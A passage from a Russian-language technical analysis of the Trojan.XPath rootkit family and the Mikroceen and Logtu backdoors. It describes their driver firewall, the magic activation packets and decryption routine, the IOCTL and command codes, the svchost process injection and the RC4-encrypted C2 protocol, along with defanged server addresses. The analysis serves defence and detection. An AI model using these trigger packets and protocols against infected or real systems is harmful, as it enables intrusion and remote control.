56            current_OpenAdapterCompleteHandler = Hook_OpenAdapterCompleteHandler;
57            ring0_enable_rdonly(v9);
58          }
```

Установка хуков происходит только после получения IOCTL-кода `0x80000800`. После этого программа начинает осуществлять фильтрацию трафика (см. ниже).

BaiduHips (Windows Vista, Windows Server 2008 и выше)

Создает WDF-драйвер, при этом в качестве пути сервиса передает `[\\Registry\\Machine\\System\\CurrentControlSet\\Services\\BaiduHips]`.

Дальнейшая инициализация схожа со стандартной инициализацией WinDivert драйвера. Будет производиться отслеживание трафика, переданного по протоколу IPv4.

Самое важное отличие от стандартного WinDivert состоит в функции `windivert_filter` которая осуществляет фильтрацию пакетов (см. ниже).

Firewall

Вторая (помимо запуска полезной нагрузки) главная функция драйвера — это фильтрация трафика. Сетевой экран фильтрует TCP/UDP пакеты, переданные по IPv4.

Правила задаются в виде структур:

```
#pragma pack(push, 1)
struct st_fw_add_tcp
{
  _WORD protocol;
  _DWORD pid;
  _BYTE src_mac[6];
  _BYTE dst_mac[6];
  _DWORD ack;
  _DWORD sn;
  _DWORD src_ip;
  _DWORD dst_ip;
  _WORD src_port;
  _WORD dst_port;
};
#pragma pack(pop)
```

При этом поля `src_mac, dst_mac, ack,` и `sn` являются необязательными. Стоит отметить, что в зависимости от направления пакета поля будут сравниваться соответствующим образом. Т. е. для обмена пакета в обе стороны между двумя устройствами достаточно одного правила, где адресатом является тот компьютер, на котором работает этот руткит.

Добавление правил сетевого экрана возможно двумя способами:

1. через соответствующий IOCTL-код,
2. с помощью отправки специально сформированных пакетов по протоколу TCP.

Специальный пакет 1

TCP-пакет со следующими параметрами:

- значение `AckNum` установлено `0x87ED5409`;
- значение `SeqNum` установлено `0x1243FDEC`;
- установлен флаг RST.

При получении такого пакета в сетевой экран вносится правило, разрешающее прохождение трафика с IP-адреса отправителя и порта `src_port + 1` до указанного адресата и в обратную сторону.

Специальный пакет 2

Размер TCP-пакета должен быть 32 байта. Первые 4 байта — ключ для расшифровки остальной части данных. Функция дешифровки:

```
1  void __stdcall xor_decrypt(_BYTE *data, int size, int key)
2  {
3    int i; // ecx
4    int j; // esi
5    char c; // al
6
7    i = 0;
8    if ( size > 0 )
9    {
10 LABEL_2:
11     j = 0;
12     while ( i < size )
13     {
14       c = data[i] ^ *((_BYTE *)&key + j++);
15       data[i++] = ~c;
16       if ( j >= 4 )
17       {
18         if ( i < size )
19           goto LABEL_2;
20         return;
21       }
22     }
23   }
24 }
```

Далее происходит сравнение байтов с 4 по 12 со строкой `1I2#aLeb`]. При совпадении в сетевой экран вносится правило, разрешающее трафик с IP-адреса и порта отправителя.

Стоит отметить, что процесс TCP Handshake не производится, и флаги игнорируются. Важен лишь размер данных и сами данные.

IOCTL-коды

IOCTL-коды трояна:

- 0x80000800 — установить хуки на сетевых функциях (доступен только на ОС младше Windows Vista);
- 0x80000815 — добавить правило сетевого экрана для протокола TCP;
- 0x80000819 — удалить правило сетевого экрана для протокола TCP;
- 0x8000081D — добавить правило сетевого экрана для протокола UDP;

- 0x80000821 — удалить правило сетевого экрана для протокола UDP;
- 0x80001005 — установить значение двух переменных (не используются).

IOCTL-коды от WinDivert (доступны только на ОС, начиная с версии Vista и выше):

- 0x80002422 — получить перенаправленный (diverted) пакет;
- 0x80002425 — отправить пакет;
- 0x80002429 — начать фильтрацию;
- 0x8000242D — установить уровень;
- 0x80002431 — установить приоритет;
- 0x80002435 — установить флаги;
- 0x80002439 — установить параметр;
- 0x8000243E — получить значение параметра.

Артефакты

Помимо пути до файлов проекта, раскрытого в PDB-путях:

```
Z:\desk_codes\project_xpath\ObjFile\SecKernel\SecKernel.pdb
Z:\desk_codes\project_xpath\ObjFile\SecKernel64\SecKernel.pdb
```

В коде присутствуют имена конкретных файлов с исходными кодами трояна:

```
bwctrl.c
Ndis5.c
Ndis6.c
SecKernel.c
```

Также присутствуют различные отладочные сообщения:

```
out of memory2
out of memory3
out of memory4
del tcp pid:%d,%d,%d\n
size not match:%d,%d\n
get:%wZ mac:%02x-%02x-%02x-%02x-%02x-%02x
test my tcp packet,eth len:%d,%d-->%d\n
init drv :%d,%d\n
init drv :%x\n
\C:\InjectIntoProcess crash
\C:\NewProcess crash
\C:\ProcessGone crash
\C:\ProcessCallback crash
\C:\InitDriver crash
```

Trojan.XPath.3

Троянская библиотека, написанная на C и предназначенная для работы в среде 32- и 64-битных операционных систем семейства Microsoft Windows. Является одним из

компонентов семейства Trojan.XPath и устанавливается в целевую систему вредоносной программой Trojan.XPath.1. Основное предназначение этой библиотеки — внедрение в процесс svhost.exe полезной нагрузки, которая сохранена в реестре.

Принцип действия

Trojan.XPath.3 имеет следующие экспортируемые функции:

- `DllCanUnloadNow`
- `DllGetClassObject`
- `DllGetVersion`
- `DllInstall`
- `DllRegisterServer`
- `DllUnregisterServer`

Троян получает необходимые импортируемые функции через WinAPI `LoadLibraryA/GetProcAddress`, при этом имена требуемых функций в его коде не зашифрованы.

Если троян работает в контексте процесса explorer.exe, то он проверяет, в какой версии ОС он запущен.

Для систем младше Windows Vista Trojan.XPath.3 получает экспорты функций из themeui.dll:

- `DllCanUnloadNow`
- `DllGetClassObject`
- `DllInstall`
- `DllRegisterServer`
- `DllUnregisterServer`

Для систем начиная с Windows Vista и старше получает экспорты функций из ExplorerFrame.dll:

- `DllCanUnloadNow`
- `DllGetClassObject`
- `DllGetVersion`
- `0x6E`
- `0x6F`
- `0x86`

Адреса этих функций нужны трояну для того, чтобы вызывать соответствующие функции, когда будет вызван одноименный экспорт троянской библиотеки.

С помощью мьютекса `Global\\RunThreadOfWinDDK8O98` Trojan.XPath.3 проверяет, что работает только один его экземпляр.

Через `ZwQuerySystemInformation` троян считает количество запущенных в системе процессов. Он ожидает, пока их количество превысит 7, после чего запускает процесс `%WINDIR%\\system32\\svchost.exe` с флагом `CREATE_SUSPENDED`.

Trojan.XPath.3 считывает параметр `DirectShow` из ветви реестра `[HKLM\\SOFTWARE\\Microsoft\\LoginInfo]` или `[HKCU\\SOFTWARE\\Microsoft\\LoginInfo]`, где содержится полезная нагрузка, и распаковывает ее библиотекой APLib.

Затем троян выделяет блок памяти размером 0xC80F0 байт. В начале блока он формирует следующую структуру:

```
#pragma pack(push,1)
struct mod
{
char char0[128];
_QWORD LdrLoadDll;
_QWORD LdrGetProcedureAddress;
_QWORD ZwProtectVirtualMemory;
_QWORD ZwCreateSection;
_QWORD ZwMapViewOfSection;
_QWORD qwordA8;
_QWORD NtTerminateThread;
_QWORD qwordB8;
_QWORD qwordc0;
_QWORD is_x64;
_QWORD payload_size;
_QWORD qwordd8;
_BYTE payload[payload_size];
};
#pragma pack(pop)
```

При этом в исследованном образце значение `char0` является константой `asdsad11111222333`.

Троян выделяет в запущенном ранее процессе svchost.exe блок памяти размером 0xD80F0 байт и копирует в него весь регион размером 0xC80F0 байт.

Далее Trojan.XPath.3 ищет константу `0x12345688` в зашитом в него шелл-коде и заменяет ее на адрес ранее выделенного в процессе svchost.exe участка памяти. После этого он копирует данный шелл-код в этот выделенный блок по смещению 0xC90F0.

Для ОС младше Windows 8 троян получает `CONTEXT` потока в процессе svchost.exe и выполняет патч RIP/EIP-регистра на адрес шелл-кода с добавлением к нему 8 байт. Для более поздних версий ОС Windows Trojan.XPath.3 запускает поток через `NtCreateThreadEx`.

Артефакты

Следы отладочной информации в троянской библиотеке позволяют узнать имя файла с исходным кодом трояна: `PayloadDll.c`.

Различные отладочные сообщения, которые содержатся в библиотеке:

```
os ver:%d,%d,%d
payload_%04d-%02d-%02d_%02d-%02d-%02d.dmp
get target api address false\n
depack get packed size error:%d\n
depack false\n
Alloc Mem in target process false!!!\n
writing info to target process false!!!,%d,%d,%x
get magic false\n
writing stub to same architecture process:%p\n
writing payload to target process false!!!,%d
GetProcessEntryPoint is:%x\n
!OpenProcessToken,%d\n
!DuplicateTokenEx,%d\n
get TokenInformation,%d\n
!SetTokenInformation,%d\n
!pCreateEnvironmentBlock,%d\n
!xOpenProcess \n
loader path:%s\n
Creaet Process All Failed ERROR=%d\n
try gen info\n
gen info ok\n
WritePayloadToRemote false\n
write info ok\n
error thread
GetThreadContext Error\n
GetThreadContext eip:%p\n
set thread context error\n
SetThreadContext eip:%p\n
create thread ok\n
get func error in payload\n
get lib error in payload\n
try runthread in payload\n
in payload\n
```

Trojan.XPath.4

Многофункциональный троян-бэкдор для 32- и 64-битных операционных систем семейства Microsoft Windows. Является одним из компонентов семейства троянов Trojan.XPath. Используется для несанкционированного доступа к зараженным компьютерам и по команде выполняет на них различные вредоносные действия.

Trojan.XPath.4 написан на C++ и создан с использованием нескольких проектов с открытым исходным кодом. Один из них — библиотека Cyclone TCP, предназначенная для низкоуровневой работы с сетью. Вирусописатели модифицировали ее таким образом, что она задействует драйвер WinDivert вместо WinPcap. Второй проект —

модифицированная библиотека libdsm, которая реализует работу через протокол SMB.

Принцип действия

Троян считывает и расшифровывает конфигурационный файл из параметра `Video` или `Scsi` в ключе реестра `[HKLM\\SOFTWARE\\Microsoft\\LoginInfo]`. Далее он проверяет, совпадают ли первые 4 байта со значением `1E 5A CF 24` и равен ли 16-й байт `0xCE`.

Затем Trojan.XPath.4 формирует уникальный идентификатор HWID (Hardware ID) зараженного компьютера на основе его аппаратной конфигурации.

Далее он проверяет доступность сетевого драйвера, для чего открывает устройство `\\.\BainduHips`. При этом в зависимости от версии операционной системы любые обращения к драйверу происходят различными способами. Первый задействуется в ОС Windows, начиная с Windows 2000 и заканчивая Windows Server 2003 R2, где используется драйвер на основе WinPcap. В более поздних редакциях Windows, в которых используется драйвер на основе WinDivert, применяется второй способ.

Чтобы определить, через какие сетевые интерфейсы должен работать троян, он ищет подключенные к сети интерфейсы с типами `MIB_IF_TYPE_ETHERNET` и `IF_TYPE_IEEE80211`. Если Trojan.XPath.4 запущен в системе младше Windows Vista, он отправляет своему драйверу IOCTL-код `0x80000800`. Получив такой IOCTL-код, драйвер устанавливает собственные хуки на обработчики, которые отвечают за некоторые функции протокола TCP/IP.

Фактически троян способен функционировать в двух режимах. Первый — работа в режиме клиента (Client Mode), когда он соединяется с управляющим сервером и ждет от него команд. Второй — работа в режиме агента (Agent Mode), когда он прослушивает определенные порты, ожидая подключения к ним других клиентов и принимая от них команды. В этом режиме Trojan.XPath.4 выполняет функции сервера.

Работа в режиме Agent (Server) Mode

При работе с сетевым драйвером Trojan.XPath.4 фактически не прослушивает порт и не принимает на нем соединений. Вместо этого драйвер прослушивает трафик на сетевом интерфейсе и передает трояну отфильтрованные пакеты, поэтому порт, прослушиваемый трояном, нигде не фигурирует как открытый.

Trojan.XPath.4 проверяет текущий день недели и время, установленные в системе, и сравнивает их значение с данными из конфигурационного файла. В нем для каждого часа каждого дня недели выставлен флаг, который сигнализирует, должен ли троян работать в это время. Если для текущего времени флаг не выставлен, вредоносная программа не будет осуществлять прием пакетов.

Trojan.XPath.4 ожидает поступления пакета размером 32 байта. Далее он берет первые 4 байта в качестве XOR-ключа для расшифровки остальных 28 байт. Алгоритм расшифровки представлен на следующем изображении:

```
unsigned __int8 __cdecl xor_decrypt(_BYTE *buf, int size, int key)
{
  unsigned __int8 result; // al
  int j; // ecx
  int i; // esi
  char c; // al
  char key_[4]; // [esp+0h] [ebp-4h]

  memcpy(key_, &key, sizeof(key_));
  j = 0;
  if ( size > 0 )
  {
LABEL_2:
    i = 0;
    while ( j < size )
    {
      c = buf[j] ^ key_[i++];
      result = ~c;
      buf[j++] = result;
      if ( i >= 4 )
      {
        if ( j < size )
          goto LABEL_2;
        return result;
      }
    }
  }
  return result;
}
```

После расшифровки он сверяет байты с 4 по 12, и, если они совпадают со строкой `1I2#aLeb`, больше не выполняет никаких действий. Если же указанной строки нет, он пытается расшифровать пакет не XOR-ключом, а одним из AES-ключей. Затем троян сверяет первые 4 расшифрованных байта со строкой `7r#K`. Если совпадение не было найдено, то будет считать, что произошла ошибка, и дальнейшая обработка пакета прекращается. Если же искомая строка обнаруживается, то пакет после расшифровки будет иметь следующую структуру:

```
#pragma pack(push,1)
struct st_packet_header
{
_BYTE com_flag[4];
_DWORD packed_size;
_DWORD decomp_size;
_DWORD cmdid;
_BYTE pad[16];
};
#pragma pack(pop)
```

Если поле `packed_size` имеет значение `32`, а поле `decomp_size` имеет значение 0, троян проверяет, создан ли туннель до другого бота. Если туннель создан, Trojan.XPath.4 перенаправляет команду в него, чтобы ее выполнил подключенный бот. Если же туннеля нет, троян выполняет команду самостоятельно.

Если значения указанных выше полей отличны от ожидаемых, троян округляет размер поля `packed_size` в большую сторону до значения, кратного 16, которое составляет размер полезной нагрузки пакета. Затем он принимает оставшуюся часть данных, расшифровывает их одним из двух AES-ключей и распаковывает алгоритмом LZMA. Далее он проверяет, совпадает ли размер распакованных данных с размером, указанным в поле `decomp_size` пакета `st_packet_header`. Если размеры совпадают, Trojan.XPath.4 отправляет полученную команду в туннель или выполняет ее сам, если туннель не создан.

Работа в режиме Client Mode

Троян будет работать в этом режиме, если в конфигурационном файле указан адрес управляющего сервера, а также режим работы `3`, который соответствует режиму клиента (Client). В исследованном образце указан режим работы `4`, который соответствует режиму агента (Agent).

Троян генерирует случайный номер порта в пределах `10000 ≤номер_порта≤ 65530`и привязывается к нему.

Далее он формирует пакет вида:

```
#pragma pack(push,1)
struct st_hello
{
_DWORD key;
_BYTE magic[8]; // "1I2#aLeb
_DWORD packet_id; // 0x00
_DWORD dword14; // 0x00
_WORD port;
_BYTE byte16[10];
};
#pragma pack(pop)
```

В поле `port` он указывает номер сгенерированного ранее порта. Далее он берет значение `GetTickCount()` в качестве XOR-ключа для шифрования пакета, после чего шифрует и сохраняет это значение в его первых 4 байтах. Троян создает сокет, подключается к управляющему серверу, указанному в конфигурационном файле, отправляет пакет и разрывает соединение. При получении этого пакета драйвер трояна внесет `IP:port`, с которого он был отправлен, в исключения сетевого экрана.

Далее Trojan.XPath.4 снова подключается к этому серверу, но в качестве сокета использует тот, к которому ранее троян привязывался через случайный порт. Затем Trojan.XPath.4 посылает серверу пакет `TOKEN_CLIENT_LOGIN` и ожидает дальнейших

команд (дополнительная информация о командах указана в соответствующей таблице в разделе **«Список команд»**). Прием и отправка пакетов осуществляется также, как и в случае работы в режиме сервера (Agent (Server) Mode).

Отправка пакета

Если в пакете есть какие-либо данные, они упаковываются алгоритмом LZMA. При этом получается следующая структура данных:

- Заголовок в виде структуры `st_packet_header` (эта структура описана в разделе работы в режиме Agent (Server) Mode):

```
#pragma pack(push,1)
struct st_packet_header
{
_BYTE com_flag[4];
_DWORD packed_size;
_DWORD decomp_size;
_DWORD cmdid;
_BYTE pad[16];
};
#pragma pack(pop)
```

- Сжатые данные

Полученные данные вместе с заголовком шифруются первым AES-ключом, после чего отправляются адресату. Единственным пакетом, который не сжимается и не шифруется AES, является пакет `st_hello`.

Список команд

Идентификатор команды	Имя команды	Действие
0x138A	`AGENT_SERVER_ALIVE`	Подтверждение работы Agent-сервера
0x138D		Выделить дополнительный сокет или выполнить команду, указанную в данных пакета
0x138E	`AGENT_CLIENT_NEW_CONNECT_ACCEPT`	Установить дополнительное соединение с Agent-сервером и выполнить команду

0x4E21	COMMAND_SERVER_ALIVE	Подтверждение работы управляющего сервера
0x4E22	COMMAND_SERVER_CONNECT	Отправить команду на подключение к управляющему серверу
0x4E24	COMMAND_SERVER_NOTIFY_CLIENT	Установить дополнительное соединение с управляющим сервером и выполнить команду
0x4E25		Разорвать соединение
0x4E26		Обновить драйвер и модули трояна
0x4E27		Команда на самоудаление трояна
0x4E28	COMMAND_SERVER_READY	Проверка готовности сервера
0x4E2A		Завершить процесс трояна
0x4E34		Принудительно выключить компьютер
0x4E35		Принудительно выйти из учетной записи пользователя компьютера
0x4E36		Принудительно перезагрузить компьютер
0x4E37		Выключить компьютер
0x4E38		Принудительно выйти из учетной записи пользователя компьютера
0x4E39		Перезагрузить компьютер
0x5014	COMMAND_SHELL_START	Запустить оболочку Shell
0x5015	COMMAND_CMDDLG_OPENED	Запустить чтение данных из Shell
0x5016		Отправить данные в Shell
0x5017	COMMAND_SHELL_EXIT	Закрыть Shell

0x5078	COMMAND_TUNNEL_START	Запустить плагин для создания туннеля
0x5079		Отправить данные на сервер, к которому подключен туннель
0x507A		Установить адрес сервера, до которого будет создан туннель
0x507B	COMMAND_TUNNEL_NEW_CONNECTION	Создать туннель до заданного сервера
0x507C		Получить NetBios-имя для заданного IP-адреса
0x5082	COMMAND_TUNNEL_EXIT	Отключить туннель
0x5E30	COMMAND_FILE_START	Запустить файловый менеджер
0x5E31		Листинг каталога
0x5E32		Прочитать файл с указанной позиции
0x5E33		Создать файл
0x5E34		Записать в файл с указанной позиции
0x5E36		Прочитать файл с указанной позиции
0x5E37		Передать пустой пакет с кодом 0x98BC на сервер
0x5E38		Удалить заданный файл
0x5E39		Рекурсивно удалить заданный каталог или файлы
0x5E40		Получить размер файла
0x5E41		Создать папку
0x5E42		Переместить файл
0x5E43		Запустить файл с окном
0x5E44		Запустить файл без окна
0x5E45		Игнорируется

0x5E46		Игнорируется
0x5E47		Получить данные о файле (время создания, модификации, доступа, размер файла, тип файла, имя приложения, через которое этот файл может быть открыт)
0x5E49		Присвоить файлу заданные атрибуты
0x5E51		Отключить файловый менеджер
0x5E52		Рекурсивный листинг заданного каталога
0x891C	`TOKEN_CLIENT_LOGIN`	Авторизовать клиент на сервере
0xEA66	`PUBLIC_ACTIVE`	Установить флаг `public_active`

Артефакты

Файл трояна содержит следы отладочной информации, которая раскрывает пути и имена исходных кодов:

```
..\\common\\LzmaLib.c
z:\\desk_codes\\project_xpath\\xpath\\ringqueue.h
z:\\desk_codes\\project_xpath\\xpath\\untils.h
z:\\desk_codes\\project_xpath\\xpath\\ShellManager.h
z:\\desk_codes\\project_xpath\\xpath\\file.h
z:\\desk_codes\\project_xpath\\xpath\\tunnel.h
z:\\desk_codes\\project_xpath\\xpath\\network.h
z:\\desk_codes\\project_xpath\\xpath\\clientmode.h
xPathMain.c
cyclone_tcp\\core\\bsd_socket.c
```

Оригинальные имена функций:

```
SendClientMagic
FindPluginData
DeCompressData
GetSockInfo nocase
StartShell
UnInitShell
UnInitFileManager
recv_pack2
x_gethostbyname
OutputData
```

```
tcpF
WorkThread
alloc_new_si
x_decompress
```

Оригинальные названия команд:

```
COMMAND_FILE_START
PUBLIC_ACTIVE
COMMAND_TUNNEL_EXIT
COMMAND_TUNNEL_NEW_CONNECTION
COMMAND_SERVER_READY
AGENT_SERVER_ALIVE
COMMAND_SERVER_CONNECT
TOKEN_CLIENT_CONNECT
AGENT_SERVER_ALIVE
COMMAND_SERVER_ALIVE
COMMAND_SERVER_NOTIFY_CLIENT
AGENT_CLIENT_NEW_CONNECT_ACCEPT
COMMAND_SHELL_START
COMMAND_TUNNEL_START
COMMAND_CMDDLG_OPENED
COMMAND_SHELL_EXIT
COMMAND_TUNNEL_EXIT
TOKEN_CLIENT_LOGIN
```

Различные отладочные сообщения:

```
get conf,agent:%d,client:%d,interval:%d,listen1:%d,addr1:%s:%d \n
os init:%d-%d-%d bGetConfig:%d %d\tver:%10d\n
ver:%d remote:%d listen:%d\n
x_decompress bad in tcpR,socket:%d token:%d len:%d,target len:%d,%d\n
dir: %ws,%ws,%ws,%d,%d,%d
file: %ws,%ws,%ws,%d,%d,%d
tunnel connect error :%x--%d,%d,%d\n
init get ip:%s,%s,%s,%02x-%02x-%02x-%02x-%02x-%02x,%s\n
ready accept port of client to agent:%d,local: %x--%d\n
stack set ip:%s mask:%s gw:%s
baidu_tx_web%d
stack add ip:%s mask:%s gw:%s
agent must with driver\n
current if:%d\n
the connect thread is ending.....\n
the sub connect thread is ending.....\n
listen thread1 out\n
client unknown token %d\n
errorrrrrrrrrrrrrrrrrr:%d,%d,%d\n
tcp reverse decrypt error\n
tcp reverse com flag error\n
%04d %02d %02d-%02d:%02d:%02d :
update alloc memory false\n
update depack false,%d,%d,%d\n
create update driver error\n
alloc driver memory error,%d\n
depack driver error\n
write driver error\n
client type wrong:%d,%d,%d
```

BackDoor.Mikroceen.11

Многокомпонентный троян-бэкдор, написанный на языке C++ и предназначенный для работы в 64-разрядных операционных системах семейства Microsoft Windows. После установки совершает подключение к управляющему серверу напрямую или с использованием прокси-сервера, а затем приступает к выполнению команд злоумышленников. Способен собирать информацию о зараженном компьютере и выполнять команды путем перенаправления вывода командной оболочки на управляющий сервер. В обеих атаках устанавливался на контроллер домена.

Принцип действия

Файл представляет собой динамическую библиотеку с единственной экспортируемой функцией `NwsapServiceMain`. Рассматриваемый образец был установлен в систему как служба и располагался в директории `c:\windows\system32\nwsapagent.dll`.

В процессе работы ведет журнал событий в файле `%TEMP%\\WZ9Jan10.TMP`. Сообщения обфусцированы, список возможных вариантов:

- WvSa6a7i — запуск трояна;
- Dfi1r5eJ — подключение к управляющему серверу напрямую;
- PVrVoGx0 — подключение к управляющему серверу через ранее определенный прокси-сервер;
- Q29uUHJv — сбой подключения;
- 10RDu6mf — сбой подключения к прокси-серверу;
- 8sQqvdeX:%d — ошибка приема данных от сервера;
- Lw3s1gMZ — ошибка при подключении к прокси-серверу;
- IsEArF1k — успешное подключение;
- CcFMGQb8 %s:%d — подключение к прокси-серверу, записанному в netlogon.cfg;
- RWehGde0 %s:%d — подключение к прокси-серверу, полученного парсингом файла WZ9Jan10.TMP;
- PV2arRyn %s:%d — подключение к прокси-серверу, найденному через tcptable;
- W560rQz5 — установка SSL-соединения.

Релевантные данные, такие как адрес управляющего сервера, зашифрованы простым сложением значения с каждым байтом строки. Фрагмент дешифровки:

```
for ( i = 0; i < lstrlenA(v4); ++i )
v4[i] += 32 - i;
```

BackDoor.Mikroceen.11 tries to directly connect to the C&C server. В случае неудачи пытается произвести подключение через прокси-сервер.

Подключение производится тогда, когда трояну известен адрес прокси-сервера. В противном случае читает файл `%WINDIR%\\debug\\netlogon.cfg` который должен содержать строку вида `IP:port`.

Если файл netlogon.cfg отсутствует или через указанный в нем адрес подключение выполнить не удается, читает строку из своего собственного лога и парсит в ней `IP:port`.

В случае отсутствия подключения троян парсит информацию о текущих подключениях, затем ищет соединение со статусом `MIB_TCP_STATE_ESTAB` и следующими портами удаленного хоста: `80, 8080, 3128, 9080`. Среди отобранных соединений ищет IP-адрес из подсетей: `10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16`. Найденный подходящий адрес используется в качестве адреса прокси-сервера.

После успешного подключения собирает информацию о системе и заполняет следующую структуру:

```
#pragma pack(push, 1)
struct st_info
{
  _WORD osproducttype;
  _WORD processorarch;
  _DWORD osservicepackmajor;
  _DWORD osvermajor;
  _DWORD osverminor;
  _DWORD default_lcid;
  _DWORD dword30001; // 30001
  char id[16]; // "wsx"
  char ip[16];
  char hostname[32];
};
#pragma pack(pop)
```

BackDoor.Mikroceen.11 отправляет эту информацию на управляющий сервер и ожидает ответа. При обмене командами используется текстовый протокол, имена команд обфусцированы. Список команд представлен в следующей таблице:

Команда	**Аргумент**	**Описание**	**Ответ**
`QHbU0hQo` (команда файлового менеджера)		Прочитать файл	Первый QWORD — размер файла; далее — прочитанный файл блоками по 1024 байта
`Ki0Swb7I`		Получить информацию о логических дисках	Структура с информацией о дисках, но не более 1024 байт.

Команда	Аргумент	Описание	Ответ

			`#pragma pack(push, 1)`
			`struct st_drive_info`
			`{`
			`  char cmdid[9]; // "fqbnWkSA"`
			`  _WORD disks_count;`
			`  _DWORD disk_types[disks_count];`
			`}`
			`#pragma pack(pop)`

`J8AoctiB`	строка — команда; строка — путь файла для чтения; строка — путь файла для записи	Запустить файловый менеджер	
`hwuvE43y (команда файлового менеджера)`	QWORD — размер файла; BYTE[]— данные для записи в файл	Записать файл	QWORD — размер файла, если он уже существует
`h71RBG8X`	строка — команда;	Выполнить команду в командной оболочке; exit — закрытие командной оболочки,	
`gRQ7mIYr`	строка — путь до файла	Запустить файл через CreateProcessA	`4FJTUaUX` в случае успеха `KbZ5piK8` в случае ошибки
`eYTS5IwW`		Завершить процесс командной оболочки	`bo7aO8Nb` (если оболочка не была запущена)
`AmbZDkEx`	строка — пароль	Начало обмена	`kjoM4yJg` (если аргумент совпадает с зашитой в файле строкой `("12345")`

Команда	Аргумент	Описание	Ответ
			`Mf7VLAnr` (во всех других случаях)
`5fdi2TfG`		Запустить командную оболочку с перенаправлением вывода на сервер	

BackDoor.Logtu.1

Многофункциональный троян-бэкдор для 32- и 64-битных операционных систем семейства Microsoft Windows. Представляет собой исполняемую библиотеку, написанную на C++. Использует классы векторов и строк из библиотеки стандартных шаблонов (STL). Основная функция трояна — получение несанкционированного доступа к зараженным компьютерам и выполнение вредоносных действий по команде злоумышленников.

Принцип действия

Библиотека содержит следующие экспортируемые функции:

- `ServiceMain`
- `mymain`

Основная функциональность трояна представлена в `mymain` .

Функция mymain

При вызове функция через GetTempFileNameW генерирует имя временного файла с префиксом .rar и открывает его для записи. Этот файл используется в качестве журнала. Запись в него происходит в следующем формате:

```
[%d-%02d-%02d %02d:%02d:%02d] %d %d\n%s\n\n" => "[YYYY-MM-DD HH:MM:SS] <rec_id>
<error_code>\n<record>\n\n
```

где:

- `rec_id` — идентификатор типа записи;
- `error_code` — код ошибки (в большинстве случаев имеет значение 0); если возникает ошибка в процессе выполнения, записывается значение `GetLastError()` или `WSAGetLastError();` или ;

- `record` — дополнительные данные.

Перед добавлением в журнал записываемые данные побайтно кодируются операцией XOR с байтом `0x31`. Таблица значений идентификаторов `rec_id` представлена в конце описания.

Далее выполняется сбор информации о зараженной системе:

```
struct sysinfo
{
DWORD dword_0;
DWORD is_VMWare;
WCHAR str_test[8]; //возможно ID
DWORD dword_1;
BYTE user_name[64];
BYTE gap_0[64];
WCHAR host_IP[20];
DWORD osver_Major;
DWORD osver_Minor;
DWORD uiANSI_CP;
DWORD uiOEM_CP;
WCHAR host_name[15];
BYTE gap_1[98];
BYTE user_SID[128]; //string SID
DWORD osver_ProductType;
BYTE is_Wow64process;
BYTE mac_address[12];
BYTE gap_2[3];
DWORD number_of_processors;
DWORD total_phys_mem_MBytes;
};
```

Затем происходит проверка, работает ли библиотека в среде виртуальной машины VMWare. Если это так, соответствующая информация добавляется к собранным сведениям о системе, при этом троян не прекращает свою работу.

```
.text:100043BE push    edx
.text:100043BF push    ecx
.text:100043C0 push    ebx
.text:100043C1 mov     eax, 'VMXh'
.text:100043C6 mov     ebx, 0
.text:100043CB mov     ecx, 0Ah
.text:100043D0 mov     edx, 'VX'
.text:100043D5 in      eax, dx
.text:100043D6 cmp     ebx, 'VMXh'
.text:100043DC setz    [ebp+var_19]
```

В исходном коде BackDoor.Logtu.1 прописаны адреса нескольких управляющих серверов, которые зашифрованы операцией XOR с байтом `0x11`. Однако для управления бэкдором используется только первый адрес из списка ниже:

- `104.194.215[.]199;`
- `192.168.1[.]115;`

- www[.]test[.]com.

Кроме того, в трояне хранится массив портов, каждый элемент которого соответствует одному из серверов выше: 443, 443, 80.

В BackDoor.Logtu.1 предусмотрено использование прокси-сервера, однако в рассматриваемом примере он отсутствует. Адрес прокси-сервера при его наличии также побайтно закодирован операцией XOR с байтом 0x11.

По завершении предварительной подготовки троян запускает цикл подключений к управляющему серверу через TCP-сокет. При первом соединении BackDoor.Logtu.1 пытается подключиться к серверу напрямую. В случае неудачи он использует прокси-сервер HTTP, если его адрес зашит в теле трояна. Если это не удалось, троян извлекает параметры прокси-сервера из ключа реестра [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer] и пытается установить соединение. В случае очередной неудачи бэкдор пытается получить данные прокси-сервера через WinHTTP API, отправляя запрос к google[.]com с помощью функции WinHttpGetProxyForUrl. Если и эта попытка оказывается неудачной, BackDoor.Logtu.1 пытается извлечь соответствующие настройки из ключа реестра HKU\<session_user_SID>\... \ProxyServer. Цикл повторяется до тех пор, пока трояну не удастся подключиться к серверу.

После успешного подключения BackDoor.Logtu.1 отправляет на сервер сведения о системе. Отправка данных и получение ответа от сервера проходит в два этапа:

1. отправка пакета с длиной полезной нагрузки;
2. отправка полезной нагрузки.

Значение пакета длины размером 4 байта равно <payload_len>+4. Это объясняется тем, что в пакете с нагрузкой есть четырехбайтный префикс, содержащий идентификатор нагрузки. В результате полезная нагрузка имеет следующий формат:

```
struct payload
{
DWORD dword_1;
BYTE payload[payload_len];
}
```

Передаваемые от трояна на сервер и обратно данные шифруются алгоритмом RC4. Ключ шифрования зашит в трояне в виде отдельной строки, но вычисляется с использованием следующего алгоритма:

```
from hashlib import md5
password = "123456"
salt = md5("").hexdigest()
key = md5(password + salt).hexdigest()
```

Идентификатор пакета с информацией о системе имеет значение 0.

```
.text:10003057 sub     edx, eax
.text:10003059 mov     ecx, esi        ; s_block
.text:1000305B push    edx             ; key_len
.text:1000305C mov     edx, offset RC4_key ; "2ac5cf8bd87d0717c1cfb8b7c2906e2c"
.text:10003061 call    rc4_ksa
.text:10003066 push    4               ; buffer_len
.text:10003068 lea     edx, [ebp+p_len_packet] ; buffer
.text:1000306B mov     ecx, esi        ; s_block
.text:1000306D call    rc4_crypt
.text:10003072 push    esi             ; lpMem
.text:10003073 call    j___free_base
.text:10003078 add     esp, 0Ch
.text:1000307B lea     eax, [ebp+p_len_packet]
.text:1000307E push    0               ; flags
.text:10003080 push    4               ; len
.text:10003082 push    eax             ; buf
.text:10003083 push    ebx             ; s
.text:10003084 call    ds:send
```

После отправки данных о системе и получения ответа троян запускает поток, который раз в минуту отправляет пакеты-маячки. Их идентификатор имеет значение `1`, а значение длины нагрузки — `0`. После отправки 10 таких пакетов подключение к серверу завершается и выполняется вновь.

В ответ от сервера бэкдор ожидает пакет со значением длины, которая не должна превышать `0x1F40`. Затем он ожидает сам пакет, в котором содержится полезная нагрузка в виде команды. После его расшифровки выполняется проверка значения первого `DWORD`, который является идентификатором команды. Значение идентификатора не должно превышать `0x34`.

